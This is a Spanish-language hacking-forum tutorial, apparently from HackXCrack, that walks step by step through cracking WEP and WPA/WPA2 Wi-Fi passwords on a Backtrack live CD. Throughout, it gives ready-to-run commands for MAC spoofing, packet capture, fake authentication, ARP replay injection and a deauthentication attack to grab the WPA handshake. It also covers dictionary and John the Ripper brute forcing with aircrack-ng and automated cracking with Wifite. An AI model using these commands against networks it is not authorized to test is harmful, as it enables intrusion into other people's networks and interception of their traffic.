HACK X CRACK

Wireless cracking desde cero con Backtrack

By Antrax

hack X crack

WWW.HACKXCRACK.ES

Wireless cracking desde cero con Bactrack

En este artículo les enseñare a crackear WEPs y WPA / WPA2 / PSK desde cero con un Live CD de Backtrack.

1. WEP Cracking

1.1. Introducción

Colocamos el DVD con Backtrack y booteamos desde la lectora. Veremos algo asi:

Figura 1. Seleccionamos la resolución a gusto nuestro. En este caso (800x600)

Una vez seleccionada, cargara los archivos necesarios y colocaremos en la consola el comando:

```
startx
```

Una vez tipeado, presionamos enter y nos llevará al escritorio en donde encontraremos las herramientas para trabajar.

En la parte inferior derecha, veremos una bandera... Si damos click con el botón secundario de nuestro mouse, podremos cambiar el teclado por el español para que sea mas fácil insertar comandos en la consola.




Figura 2.

Click derecho en la bandera, Configure, luego buscamos Spain en el menú izquierdo, doble click en ella, y ya la podremos seleccionar para utilizarla.

Figura 3.

1.2. Cambiando nuestra MAC

Lo primero que haremos sera cambiar nuestra MAC, para que sea mas fácil de recordar.
Accedemos a la consola y tipeamos:

```
airmon-ng
```




Figura 4.

Como vemos en la imagen, mi interfaz se llama: wlan0
Lo que haremos ahora sera detenerla. Para ello tipeamos:

```
airmon-ng stop wlan0
```




Figura 5.

Una vez hecho esto tipeamos lo siguiente:

```
ifconfig wlan0 down
```




Figura 6.

Ahora pasaremos a cambiar nuestraMAC. Para ello tipeamos:

```
macchanger --mac
00:11:22:33:44:55 wlan0
```




Figura 6.

Si nos quedo algo como la imagen, quiere decir que hemos hecho todos los pasos correctamente.

Finalmente pondremos nuevamente nuestra tarjeta en modo monitor tipeando la siguiente línea:

```
airmon-ng start wlan0
```




Figura 8.

1.3. Buscando Redes

Para comenzar tipearemos la siguiente línea:

```
airodump-ng wlan0
```




Figura 9.

Para este tutorial configure mi router con una pass WEP.

Como se puede ver, apareció mi red, y tiene encriptación WEP. Lo que haremos ahora será parar el scanneo presionando CTRL + C

1.4. Capturando #DATAs

Tipeamos la siguiente línea:

```
airodump-ng -c 1 -w underc0de --
bssid D8:5D:4C:C7:DC:EE wlan0
```




Figura 10.

Me detendré un poco a explicar. Como podrán ver, coloque en azul algunos parámetros.
En donde está el "1" debemos modificarlo por el CANAL, que es en donde está la CH en la Imagen 10. En mi caso es el canal 1.
Donde dice underc0de, debemos modificarlo por un nombre que nosotros queramos.
Por último en donde está la MAC, deben colocar




Figura 11.

la MAC que están atacando
Una vez ejecutada esta línea, comenzara a capturar los #DATA, que son datos necesarios para luego descifrar la Pass.

1.5. Asociandonos a la red

Lo que haremos ahora será asociarnos. Para ello abrimos otra consola, SIN CERRAR LA ANTERIOR, ya que seguirá capturando los #DATAs que necesitaremos mas adelante.
En la nueva consola tipearemos:

```
aireplay-ng -1 0 -a
D8:5D:4C:C7:DC:EE -h
00:11:22:33:44:55 -e ANTRAX wlan0
```

En esta linea modificaremos lo azul nuevamente. En este caso la MAC por la que estamos atacando y en donde dice mi nombre por el ESSID que estamos atacando, que en mi caso se llama ANTRAX.




Figura 12.

Si llegamos hasta acá, y nos aparece eso mismo de la imagen, quiere decir que hasta el momento hemos hecho las cosas a la perfeccion!
En caso contrario aparecera algun tipo de error (unsuccessful), las causas pueden ser las siguientes:

- La red a la que quieres atacatar está muy lejos.
- Tu tarjeta de red no puede hacer inyección de paquetes.
- El router tiene seguridad para evitar este tipo de ataques.

1.6. Inyectando Tráfico

Tipeamos ahora en la misma consola el siguiente comando:

```
aireplay-ng -3 -b
D8:5D:4C:C7:DC:EE -h
00:11:22:33:44:55 wlan0
```

Al igual que antes, modificamos la MAC en azul por la que estamos atacando.
Una vez hecho esto, comenzara a inyectar tráfico y los #DATAs comenzaran a subir velozmente.




Figura 13.

Si llegamos hasta acá, y tenemos todo bien, estamos a solo un paso. Recuerden que es necesario capturar muchos #DATAs, mientras más tengamos mejor. La cantidad de #DATAs que debamos capturar dependerá de que tan complicada sea la Pass.

1.7. Desencriptando la Password

Hemos llegado al final... En una tercer consola, tipearemos lo siguiente:

```
aircrack-ng underc0de-01.cap
```

Como siempre modificamos lo azul por el nombre que pusimos previamente en el paso 4.
Al ejecutar el comando, la pass se comenzara a desencriptar.




Figura 14.

Esperamos un momento a que se desencripte, y si todo esta correcto, nos tirara la pass, de lo contrario deberemos seguir capturando mas #DATAs hasta obtener la pass.




Figura 15.

Como pueden ver, en mi caso la pass es: **under**

2. WPA / WPA2 Cracking

2.1. Introduccion

En esta sección les enseñare a crackear WPA / WPA2 / PSK desde cero. En la primera parte que fue de como crackear WEPs desde cero vimos como iniciar desde el DVD de Backtrack, por lo tanto arrancaremos con la linea de comandos.

En primer lugar, colocamos nuestra interfaz en modo monitor de la misma forma que el caso anterior (WEP Cracking).

2.2. Capturando el Handshake

La siguiente línea de comando scanneara las redes cercanas:

```
airodump-ng mon0
```




Figura 15.

Como se puede ver, aparece una red llamada ANTRAX que será la que atacare.
De este paso debemos tener en cuenta el canal, en este caso es 1. El BSSID y la STATION.
Una vez que sale la MAC de la red que deseamos atacar con una estación, frenamos el scanneo presionando CTRL + C




Figura 16.

Ahora tipearemos la siguiente línea:

```
airodump-ng mon0 --channel 1 --
bssid D8:5D:4C:C7:DC:EE -w
/tmp/wpa2
```




Figura 17.

Seguido a esto nos aparecera una imagen de la red sin clientes conectados y en otra consola tipeamos:

```
aireplay-ng -0 1 -a
D8:5D:4C:C7:DC:EE -c
70:F1:A1:94:E8:34 mon0
```

Una vez tipeado esto, podremos ver que apareceran redes en la otra consola y podremos capturar el Handshake.




Figura 18.




Figura 19.

Como se puede ver en la imagen 19, hemos capturado el Handshake, ahora lo que nos queda es desencriptar la password. Esto se puede hacer de dos formas.

1 - Bruteandola con el Jonh The Ripper
2 - Por medio de Diccionario

En este tutorial veremos las dos formas.

2.3. Obteniendo la Clave

Para hacerla por medio de Aircrack, tipeamos la siguiente linea:

```
aircrack-ng -w
/pentest/passwords/wordlists/wpa.
txt -b D8:5D:4C:C7:DC:EE
/tmp/wpa2*.cap
```




Figura 20.

En este caso estoy utilizando el diccionario que viene con Backtrack. Ustedes pueden utilizar sus propios diccionario y corrigen la ruta del mismo. Como podran ver, ahi obtuvo la Clave y en este caso es: "thisisatest"

Ahora veamos la forma de hacerlo por medio de John The Ripper.

Tipeamos el siguiente comando:

```
/pentest/password/jtr/john --
stdout --incremental:all |
aircrack-ng -b D8:5D:4C:C7:DC:EE
-w - /tmp/wpa2*.cap
```

Recuerden cambiar la MAC por la que están atacando y el directorio si es que lo modificaron. Ambos métodos, tanto por diccionario como por John The Ripper suelen demorar dependiendo la dificultad de la contraseña.

3. WEP y WPA Cracking con WIFITE

3.1. Introduccion:

En este tutorial les enseñaré a crackear WEP o WPA de una manera sencilla y casi automática con WIFITE.

3.2. Buscando una Red:

Comenzaremos scanneando y buscaremos una red para sacarle la clave. Para ello abrimos una consola y tipeamos:

```
airodump-ng wlan0
```




Figura 21.

Recuerden que en mi caso mi interfaz se llama wlan0, ustedes deben colocar la suya.
Del scanneo debemos tener en cuenta el tipo de encriptación, en este caso es una WPA y el canal, que aqui es 1. Después paramos el scanneo con CTRL + C

3.3. Interpretando el script wifite

En mi caso lo guarde en el escritorio del backtrack, por lo tanto debo tipear:

```
python wifite.py
```




Figura 22.

Una vez tipeado, presionamos enter y se nos abrira el GUI o el entorno gráfico de la tool.

3.4. Configurando el WIFITE





Figura 23.

Bueno como ven en la imagen 23, coloque mi interfaz, el tipo de encriptación (WPA) y el canal (1).
Lo otro que pueden modificar es la dirección del diccionario por uno propio que tengan. En este tutorial usare el que viene por defecto.
Una vez hecho eso, presionamos el boton rojo "h4x0r 1t n40"

